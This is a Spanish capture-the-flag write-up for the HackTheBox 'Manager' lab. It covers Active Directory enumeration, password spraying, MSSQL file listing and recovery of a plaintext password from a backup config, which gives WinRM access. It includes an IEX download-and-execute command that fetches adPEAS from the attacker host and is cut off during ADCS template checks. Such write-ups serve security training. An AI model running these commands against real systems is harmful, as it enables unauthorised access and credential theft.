

Manager

Máquina: Manager

IP: 10.129.113.173

1. Reconocimiento Inicial

1.1. Escaneo de puertos TCP (Rápido)

Realizamos un escaneo inicial para identificar puertos abiertos en el objetivo.

Comando:

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.113.173 -vv -oG scanPort
```

Explicación de parámetros:

- `nmap` : Herramienta de escaneo de red.
- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos que están abiertos.
- `-sS` : Realiza un "TCP SYN Scan" (medio abrir), que es más rápido y sigiloso que un escaneo completo.
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el proceso.
- `-Pn` : Omite el descubrimiento de hosts (no hace ping), asumiendo que el host está activo. Útil si el firewall bloquea ICMP.
- `-n` : Desactiva la resolución DNS inversa para mayor velocidad.
- `10.129.113.173` : Dirección IP del objetivo.
- `-vv` : "Very Verbose", aumenta el nivel de detalle en la salida durante la ejecución.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.113.173
Host is up, received user-set (0.042s latency).
Scanned at 2026-02-07 15:22:24 CET for 26s
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
```

```

139/tcp    open  netbios-ssn      syn-ack ttl 127
389/tcp    open  ldap             syn-ack ttl 127
445/tcp    open  microsoft-ds     syn-ack ttl 127
464/tcp    open  kpasswd5         syn-ack ttl 127
593/tcp    open  http-rpc-epmap   syn-ack ttl 127
636/tcp    open  ldapssl         syn-ack ttl 127
1433/tcp   open  ms-sql-s         syn-ack ttl 127
3268/tcp   open  globalcatLDAP    syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl syn-ack ttl 127
5985/tcp   open  wsman            syn-ack ttl 127
9389/tcp   open  adws             syn-ack ttl 127
49667/tcp  open  unknown          syn-ack ttl 127
49693/tcp  open  unknown          syn-ack ttl 127
49694/tcp  open  unknown          syn-ack ttl 127
49695/tcp  open  unknown          syn-ack ttl 127
49728/tcp  open  unknown          syn-ack ttl 127
49743/tcp  open  unknown          syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 26.43 seconds

1.2. Escaneo de Servicios y Versiones

Realizamos un escaneo exhaustivo sobre los puertos detectados para enumerar versiones de servicios y ejecutar scripts básicos de reconocimiento.

Comando:

```

nmap -
p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,49667,49693,4
9694,49695,49728,49743 -sCV 10.129.113.173 -oN scanv

```

Explicación de parámetros:

- `-p...` : Lista separada por comas de los puertos específicos encontrados en el paso anterior.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de los servicios).
- `-oN scanv` : Guarda la salida en formato normal (texto plano) en el archivo `scanv`.

Resultado:

Nmap scan report for 10.129.113.173
Host is up (0.042s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus

```
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Manager
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-
02-07 21:23:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: manager.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-02-07T21:25:27+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after: 2122-07-27T10:31:04
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: manager.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after: 2122-07-27T10:31:04
|_ssl-date: 2026-02-07T21:25:27+00:00; +6h59m59s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
| 10.129.113.173:1433:
| Target_Name: MANAGER
| NetBIOS_Domain_Name: MANAGER
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: manager.htb
| DNS_Computer_Name: dc01.manager.htb
| DNS_Tree_Name: manager.htb
|_ Product_Version: 10.0.17763
| ms-sql-info:
| 10.129.113.173:1433:
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
|_ssl-date: 2026-02-07T21:25:27+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-07T21:21:06
|_Not valid after: 2056-02-07T21:21:06
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
```

```
(Domain: manager.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after: 2122-07-27T10:31:04
|_ssl-date: 2026-02-07T21:25:27+00:00; +6h59m59s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: manager.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after: 2122-07-27T10:31:04
|_ssl-date: 2026-02-07T21:25:27+00:00; +6h59m59s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc       Microsoft Windows RPC
49693/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc       Microsoft Windows RPC
49695/tcp open  msrpc       Microsoft Windows RPC
49728/tcp open  msrpc       Microsoft Windows RPC
49743/tcp open  unknown
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
| smb2-time:
|   date: 2026-02-07T21:24:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.60 seconds
```

Nota: En el nmap reportado vemos que se reporta el dominio `dc01.manager.htb` y `manager.htb`.

2. Enumeración DNS

2.1. Consultas DNS estándar

Intentamos enumerar registros DNS adicionales contra el servidor DNS detectado.

Comandos:

```
dig @10.129.113.173 manager.htb ns
dig @10.129.113.173 manager.htb mx
dig @10.129.113.173 manager.htb ptr
```

Explicación de parámetros:

- `dig` : Herramienta para consultas DNS.
- `@10.129.113.173` : Especifica el servidor DNS al que consultar (la máquina víctima).
- `manager.htb` : El dominio a consultar.
- `ns` , `mx` , `ptr` : Tipos de registros solicitados (Name Server, Mail Exchange, Pointer).

Resultado: no se reporta resultados relevantes.

2.2. Intento de Transferencia de Zona

Probamos si el servidor DNS está mal configurado y permite una transferencia de zona completa (AXFR) para listar todos los subdominios.

Comando:

```
dig @10.129.113.173 manager.htb axfr
```

Explicación de parámetros:

- `axfr` : Solicita una transferencia de zona completa.

Resultado: `Transfer failed.`

2.3. Configuración de /etc/hosts

Añadimos el dominio reportado a nuestro archivo local para resolución de nombres.

Edición de archivo `/etc/hosts`, añadir: `10.129.113.173 dc01 dc01.manager.htb`
`manager.htb`

3. Enumeración Web

3.1. Identificación de Tecnologías

Usamos WhatWeb para identificar el stack tecnológico del servidor web en el puerto 80.

Comando: `whatweb http://10.129.113.173`

Resultado:

```
http://10.129.113.173 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.129.113.173], JQuery[3.4.1],
```

```
Microsoft-IIS[10.0], Script[text/javascript], Title[Manager], X-UA-Compatible[IE=edge]
```

Comando: `whatweb http://manager.htb`

Resultado:

```
http://10.129.113.173 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.129.113.173], JQuery[3.4.1],
Microsoft-IIS[10.0], Script[text/javascript], Title[Manager], X-UA-Compatible[IE=edge]
```

3.2. Enumeración de directorios (Nmap Script)

Ejecutamos un script de nmap para buscar directorios comunes.

Comando:

```
nmap -p80 --script http-enum 10.129.113.173
```


Explicación de parámetros:

- `--script http-enum`: Script de Nmap que enumera directorios y archivos web comunes.

Resultado: no reporta resultados

3.3. Análisis Manual Web

Accedemos a `http://manager.htb/` via navegador. Vemos varias secciones como: home, about service y contact us. Hay un formulario de contacto pero vemos que no es funcional, en el resto de apartados no vemos nada interesante.



About Us

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their

Get Started



At Your Service



Written with Love

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here, content t,

READ MORE



Up to Date

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like now use Lorem Ipsum as their default model text,

READ MORE



Fast Turnaround

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like

READ MORE



Premium Content

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like

READ MORE

Let's Get In Touch!

Name

Email

Message



Not Secure http://manager.htb/index.html

Docs [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#)

Testimonial



JOHNDUE

Farm & CO

“ ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit ”



Contact Us



4. Enumeración de Usuarios y Directorio Activo

4.1. Enumeración RPC (Null Session)

Intentamos listar usuarios del dominio mediante una sesión nula (sin credenciales) usando RPC.

Comando:

```
rpcclient -U '' 10.129.113.173 -N -c 'enumdomusers'
```

Explicación de parámetros:

- `rpcclient` : Herramienta para interactuar con interfaces MS-RPC.
- `-U ''` : Especifica un usuario vacío (anónimo).
- `-N` : No solicita contraseña.
- `-c 'enumdomusers'` : Ejecuta el comando específico para listar usuarios del dominio.

Resultado: NT_STATUS_ACCESS_DENIED

4.2. Enumeración de Usuarios con Kerbrute

Utilizamos Kerbrute para enumerar usuarios válidos basándonos en respuestas de Kerberos.

Comando:

```
kerbrute --dc 10.129.113.173 -d manager.htb userenum
/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
```

Explicación de parámetros:

- `kerbrute` : Herramienta de fuerza bruta y enumeración para Kerberos.
- `--dc 10.129.113.173` : Especifica la IP del Domain Controller.
- `-d manager.htb` : Especifica el dominio.
- `userenum` : Modo de enumeración de usuarios.
- `/usr/.../xato-net-10-million-usernames.txt` : Ruta al diccionario de usuarios.

Resultado:

```
2026/02/07 15:45:54 > [+] VALID USERNAME: ryan@manager.htb
2026/02/07 15:45:56 > [+] VALID USERNAME: guest@manager.htb
2026/02/07 15:45:57 > [+] VALID USERNAME: cheng@manager.htb
2026/02/07 15:45:57 > [+] VALID USERNAME: raven@manager.htb
2026/02/07 15:46:02 > [+] VALID USERNAME: administrator@manager.htb
2026/02/07 15:46:11 > [+] VALID USERNAME: Ryan@manager.htb
2026/02/07 15:46:12 > [+] VALID USERNAME: Raven@manager.htb
2026/02/07 15:46:16 > [+] VALID USERNAME: operator@manager.htb
2026/02/07 15:46:58 > [+] VALID USERNAME: Guest@manager.htb
2026/02/07 15:46:59 > [+] VALID USERNAME: Administrator@manager.htb
2026/02/07 15:47:28 > [+] VALID USERNAME: Cheng@manager.htb
2026/02/07 15:49:04 > [+] VALID USERNAME: jinwoo@manager.htb
2026/02/07 15:49:19 > [+] VALID USERNAME: RYAN@manager.htb
2026/02/07 15:50:14 > [+] VALID USERNAME: RAVEN@manager.htb
2026/02/07 15:50:17 > [+] VALID USERNAME: GUEST@manager.htb
2026/02/07 15:51:48 > [+] VALID USERNAME: Operator@manager.htb
2026/02/07 16:01:49 > [+] VALID USERNAME: OPERATOR@manager.htb
```

4.3. Filtrado de Usuarios

Limpiamos la salida de kerbrute para generar una lista de usuarios limpia.

Comando:

```
cat output | grep -oP 'USERNAME:\s*\K[^\@]+' > users
```

Explicación de parámetros:

- `grep -oP` : Busca patrones usando expresiones regulares Perl.
- `'USERNAME:\s*\K[^\@]+'` : Regex que busca la cadena "USERNAME:", ignora los espacios siguientes (`\s*`), olvida lo encontrado hasta el momento (`\K`) y captura todo hasta encontrar una arroba (`[^\@]+'`).

4.4. Ataque AS-REP Roasting

Comprobamos si algún usuario tiene configurada la opción "Do not require Kerberos preauthentication".

Comando:

```
impacket-GetNPUsers -no-pass -usersfile users manager.htb/
```

Explicación de parámetros:

- `impacket-GetNPUsers` : Herramienta de Impacket para solicitar TGTs de usuarios sin pre-autenticación.
- `-no-pass` : No solicita contraseña al ejecutar.
- `-usersfile users` : Archivo con la lista de usuarios a probar.
- `manager.htb/` : Dominio objetivo.

Resultado: todos tienen el `doesn't have UF_DONT_REQUIRE_PREAUTH set`

4.5. Validación de Credenciales (Password Spray)

Probamos si algún usuario utiliza su propio nombre como contraseña.

Comando: `netexec smb 10.129.13.173 -u operator -p operator`

Resultado: `[+] manager.htb\operator:operator`

4.6. Ataque Kerberoasting

Intentamos solicitar tickets de servicio (TGS) para el usuario `operator` para intentar crackearlos offline.

Comando:

```
impacket-GetUserSPNs manager.htb/operator:operator
```

Explicación de parámetros:

- `impacket-GetUserSPNs` : Herramienta para solicitar SPNs (Service Principal Names) asociados a cuentas de usuario.
- `manager.htb/operator:operator` : Credenciales (dominio/usuario:contraseña) para realizar la consulta.

Resultado: `No entries found!`

5. Enumeración con Credenciales (Operator)

5.1. Enumeración RPC (Autenticada)

Ahora que tenemos credenciales (`operator:operator`), enumeramos nuevamente los usuarios del dominio via RPC.

Comando:

```
rpcclient -U 'operator%operator' 10.129.113.173 -c 'enumdomusers'
```

Explicación de parámetros:

- `-U 'operator%operator'` : Autenticación con usuario `operator` y contraseña `operator` (formato usuario%password).

Resultado:

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Zhong] rid:[0x459]
user:[Cheng] rid:[0x45a]
user:[Ryan] rid:[0x45b]
user:[Raven] rid:[0x45c]
user:[JinWoo] rid:[0x45d]
user:[ChinHae] rid:[0x45e]
user:[Operator] rid:[0x45f]
```

5.2. Filtrado de Usuarios RPC

Guardamos la lista de usuarios obtenida.

Comando:

```
rpcclient -U 'operator%operator' 10.129.113.173 -c 'enumdomusers' | grep -oP 'user:[\K[^]]+' > users
```

5.3. Enumeración de Grupos

Listamos los grupos del dominio.

Comando:

```
rpcclient -U 'operator%operator' 10.129.113.173 -c 'enumdomgroups'
```

Explicación de parámetros:

- `enumdomgroups` : Comando RPC para listar grupos del dominio.

Resultado:

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
```

5.4. Enumeración de Miembros de Admin

Verificamos quién pertenece al grupo "Domain Admins" (RID 0x200).

Comando: (Dentro de la sesión de `rpcclient` o como comando `-c`) `querygroupmem 0x200`

Resultado:

```
rid:[0x1f4] attr:[0x7]
```

(El RID 0x1f4 corresponde al usuario Administrator).

5.5. Enumeración de Descripciones de Usuario

Buscamos información sensible en los campos de descripción de los usuarios.

Comando: (Dentro de rpcclient) `querydispinfo`

Resultado:

```
(root@kali) [/home/x369/HTB/Mentor]
# rpcclient -u 'operator%operator' 10.129.113.173 -c 'querydispinfo'
index: 0xeda RID: 0x1f4 acb: 0x00004210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xfeb RID: 0x45a acb: 0x00000210 Account: Cheng Name: (null) Desc: (null)
index: 0xfef RID: 0x45e acb: 0x00000210 Account: ChinHae Name: (null) Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000214 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xfee RID: 0x45d acb: 0x00000210 Account: JinWoo Name: (null) Desc: (null)
index: 0xf0f RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xff0 RID: 0x45f acb: 0x00000210 Account: Operator Name: (null) Desc: (null)
index: 0xfed RID: 0x45c acb: 0x00000210 Account: Raven Name: (null) Desc: (null)
index: 0xfec RID: 0x45b acb: 0x00000210 Account: Ryan Name: (null) Desc: (null)
index: 0xfea RID: 0x459 acb: 0x00000210 Account: Zhong Name: (null) Desc: (null)
```

5.6. Dump de LDAP

Utilizamos `ldapdomaindump` para obtener una visión completa del directorio activo en formato HTML/JSON.

Comando:

```
ldapdomaindump -u 'manager.htb\operator' -p operator 10.129.113.173
```

Explicación de parámetros:

- `ldapdomaindump` : Herramienta para extraer información via LDAP.
- `-u` , `-p` : Credenciales de usuario y contraseña.

Resultado: Vemos un usuario en el grupo de Remote Management Users, llamado Raven.

ChinHae	ChinHae	ChinHae
JinWoo	JinWoo	JinWoo
Raven	Raven	Raven
Ryan	Ryan	Ryan
Cheng	Cheng	Cheng
Zhong	Zhong	Zhong
krbtgt	krbtgt	krbtgt
Administrator	Administrator	Administrator
Remote Management Users		
CN	name	SAM Name
Raven	Raven	Raven
Denied RODC Password Replication Group		
CN	name	SAM Name
krbtgt	krbtgt	krbtgt
Group: Read-only Domain Controllers	Read-only Domain Controllers	Read-only Domain Controllers

5.7. Enumeración de Recursos SMB

Buscamos carpetas compartidas accesibles con el usuario `operator`.

Comando:

```
smbmap -H 10.129.113.173 -u operator -p operator
```

Explicación de parámetros:

- `smbmap` : Herramienta para enumerar recursos compartidos SMB y permisos.
- `-H` : Host objetivo.

Resultado:

```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.113.173:445      Name: dc01      Status: Authenticated
    Disk                               Permissions    Comment
    ---                               -
    ADMIN$                          NO ACCESS     Remote Admin
    C$                             NO ACCESS     Default share
    IPC$                           READ ONLY     Remote IPC
    NETLOGON                       READ ONLY     Logon server share
    SYSVOL                         READ ONLY     Logon server share

[*] Closed 1 connections
  
```

(Nota: Enumerando sus recursos no encontramos nada interesante).

6. Explotación MSSQL

6.1. Conexión a MSSQL

Nos conectamos al servicio SQL Server utilizando las credenciales de `operator` .

Comando:

```

impacket-mssqlclient manager.htb/operator:operator@10.129.113.173 -windows-
auth
  
```

Explicación de parámetros:

- `impacket-mssqlclient` : Cliente MSSQL de la suite Impacket.
- `-windows-auth` : Indica que se usará autenticación de Windows (Kerberos/NTLM) en lugar de autenticación SQL nativa.

6.2. Intento de ejecución de comandos (xp_cmdshell)

Probamos a ejecutar comandos del sistema.

Comando:

```

xp_cmdshell "whoami"
  
```

Explicación de parámetros:

- `xp_cmdshell` : Procedimiento almacenado extendido que permite ejecutar comandos del sistema operativo.

Resultado: ERROR(DC01\SQLEXPRESS): Line 1: Could not find stored procedure 'xp_cmdshell'.

6.3. Intento de habilitar xp_cmdshell

Tratamos de reactivar el procedimiento `xp_cmdshell`.

Comando:

```
enable_xp_cmdshell
```

Explicación: Intenta reconfigurar las opciones avanzadas del servidor SQL para habilitar la shell.

Resultado:

```
ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform
this action.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the
RECONFIGURE statement.
ERROR(DC01\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does
not exist, or it may be an advanced option.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the
RECONFIGURE statement.
```

6.4. Enumeración de Bases de Datos

Listamos las bases de datos disponibles.

Comando:

```
enum_db
```

Resultado:

name	is_trustworthy_on
-----	-----
master	0
tempdb	0
model	0
msdb	1

6.5. Enumeración de Usuarios de DB

Listamos los usuarios internos de la base de datos.

Comando:

```
enum_users
```

Resultado:

```
SQL (MANAGER\Operator  guest@master)> enum_users
```

UserName	RoleName	LoginName	DefDBName	DefSchemaName	UserID	SID
dbo	db_owner	sa	master	dbo	b'1	' b'01'
guest	public	NULL	NULL	guest	b'2	' b'00'
INFORMATION_SCHEMA	public	NULL	NULL	NULL	b'3	' NULL
sys	public	NULL	NULL	NULL	b'4	' NULL

6.6. Enumeración del Sistema de Archivos (xp_dirtree)

Usamos `xp_dirtree` para listar el contenido del disco C:.

Comando:

```
xp_dirtree C:\
```

Explicación de parámetros:

- `xp_dirtree` : Procedimiento almacenado que lista el árbol de directorios.

Resultado:

subdirectory	depth	file
-----	-----	-----
\$Recycle.Bin	1	0
Documents and Settings	1	0
inetpub	1	0
PerfLogs	1	0
Program Files	1	0
Program Files (x86)	1	0
ProgramData	1	0
Recovery	1	0
SQL2019	1	0
System Volume Information	1	0
Users	1	0
Windows	1	0

6.7. Enumeración del directorio Web

Exploramos `C:\inetpub\wwwroot` buscando archivos ocultos o backups.

Comando:

```
xp_dirtree C:\inetpub\wwwroot
```

Resultado:

Vemos un zip interesante:

subdirectory	depth	file
-----	----	----
about.html	1	1
contact.html	1	1
css	1	0
images	1	0
index.html	1	1
js	1	0
service.html	1	1
web.config	1	1
website-backup-27-07-23-old.zip	1	1

7. Análisis de Backup y Obtención de Acceso

7.1. Descarga del Backup

Como el archivo está en la raíz web, lo descargamos directamente.

Comando: (Descarga via navegador o wget) `http://manager.htb/website-backup-27-07-23-old.zip`

7.2. Análisis del contenido

Descomprimos el archivo y listamos su contenido, incluyendo archivos ocultos.

Comando:

```
tree -la
```

Explicación de parámetros:

- `tree` : Muestra la estructura de directorios en forma de árbol.
- `-l` : Sigue enlaces simbólicos si existen.
- `-a` : Muestra todos los archivos, incluidos los ocultos (que empiezan por punto).

Resultado:

```
.
├── about.html
├── contact.html
├── css
│   ├── bootstrap.css
│   ├── responsive.css
│   └── style.css
```

```
|   |─ style.css.map
|   |─ style.scss
|─ images
|   |─ about.png
|   |─ body_bg.jpg
|   |─ call.png
|   |─ call.png
|   |─ client.jpg
|   |─ contact.jpg
|   |─ envelope.png
|   |─ envelope.png
|   |─ hero_bg.jpg
|   |─ location.png
|   |─ location.png
|   |─ logo.png
|   |─ menu.png
|   |─ next.png
|   |─ next-white.png
|   |─ offer.jpg
|   |─ prev.png
|   |─ prev-white.png
|   |─ quote.png
|   |─ s-1.png
|   |─ s-2.png
|   |─ s-3.png
|   |─ s-4.png
|   |─ search.png
|─ index.html
|─ js
|   |─ bootstrap.js
|   |─ jquery-3.4.1.min.js
|─ .old-conf.xml
|─ service.html
|─ website-backup-27-07-23-old.zip
```

4 directories, 37 files

7.3. Lectura de Configuración Oculta

Revisamos el contenido del archivo `.old-conf.xml` encontrado.

Comando:

```
cat .old-conf.xml
```

Resultado: Encontramos credenciales para el usuario `raven`

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <server>
    <host>dc01.manager.htb</host>
    <open-port enabled="true">389</open-port>
    <secure-port enabled="false">0</secure-port>
    <search-base>dc=manager,dc=htb</search-base>
    <server-type>microsoft</server-type>
    <access-user>
      <user>raven@manager.htb</user>
      <password>R4v3nBe5tD3veLoP3r!123</password>
    </access-user>
    <uid-attribute>cn</uid-attribute>
  </server>
  <search type="full">
    <dir-list>
      <dir>cn=0perator1,CN=users,dc=manager,dc=htb</dir>
    </dir-list>
  </search>
</ldap-conf>
```

7.4. Acceso con Evil-WinRM

Usamos las credenciales obtenidas (raven / R4v3nBe5tD3veLoP3r!123) para conectarnos por WinRM, recordando que raven estaba en el grupo "Remote Management Users".

Comando:

```
evil-winrm -i 10.129.113.173 -u raven -p 'R4v3nBe5tD3veLoP3r!123'
```

Explicación de parámetros:

- evil-winrm : Shell interactiva para Windows Remote Management.
- -i : IP objetivo.
- -u , -p : Usuario y contraseña.

7.5. Obtención de Flag User

Leemos la flag del usuario.

Comando:

```
cat user.txt
```

Resultado: 3056f9e6957142f926d1c671b64f2e5b

8. Escalada de Privilegios

8.1. Enumeración con ADPEAS

Ejecutamos adPEAS para buscar vulnerabilidades en el Directorio Activo, cargándolo desde nuestra máquina atacante.

Referencia: <https://github.com/61106960/adPEAS.git>

Pasos:

1. Levantar servidor python: `python3 -m http.server 80`
2. Importar funciones en la víctima: `IEX(New-Object Net.WebClient).downloadString('http://10.10.14.195/adPEAS.ps1')`
3. Ejecutar: `Invoke-adPEAS`

Resultado: El reporte indica problemas relacionados con certificados y recomienda usar certipy.

```
[?] +++++ Searching for Active Directory Certificate Services Information +++++
[+] Found at least one available Active Directory Certificate Service
adPEAS does basic enumeration only, consider reading https://posts.specterops.io/certified-pre-owned-d95910965cd2

[+] Found Active Directory Certificate Services 'manager-DC01-CA':
CA Name: manager-DC01-CA
CA dnshostname: dc01.manager.htb
CA IP Address: 10.129.113.173
Date of Creation: 07/27/2023 10:31:05
DistinguishedName: cn=manager-DC01-CA,cn=Enrollment Services,cn=Public Key Services,cn=Services,cn=Configuration,dc=manager,dc=htb
NTAuthCertificates: True
Available Templates: SubCA
                        DirectoryEmailReplication
                        DomainControllerAuthentication
                        KerberosAuthentication
                        EFSRecovery
                        EFS
                        DomainController
                        WebServer
                        Machine
                        User
                        Administrator

[?] +++++ Searching for Vulnerable Certificate Templates +++++
adPEAS does basic enumeration only, consider using https://github.com/GhostPack/Certify or https://github.com/ly4k/Certipy

[?] +++++ Checking Template 'SubCA' +++++
[!] Template 'SubCA' has Flag 'ENROLLEE_SUPPLIES_SUBJECT'
Template Name: SubCA
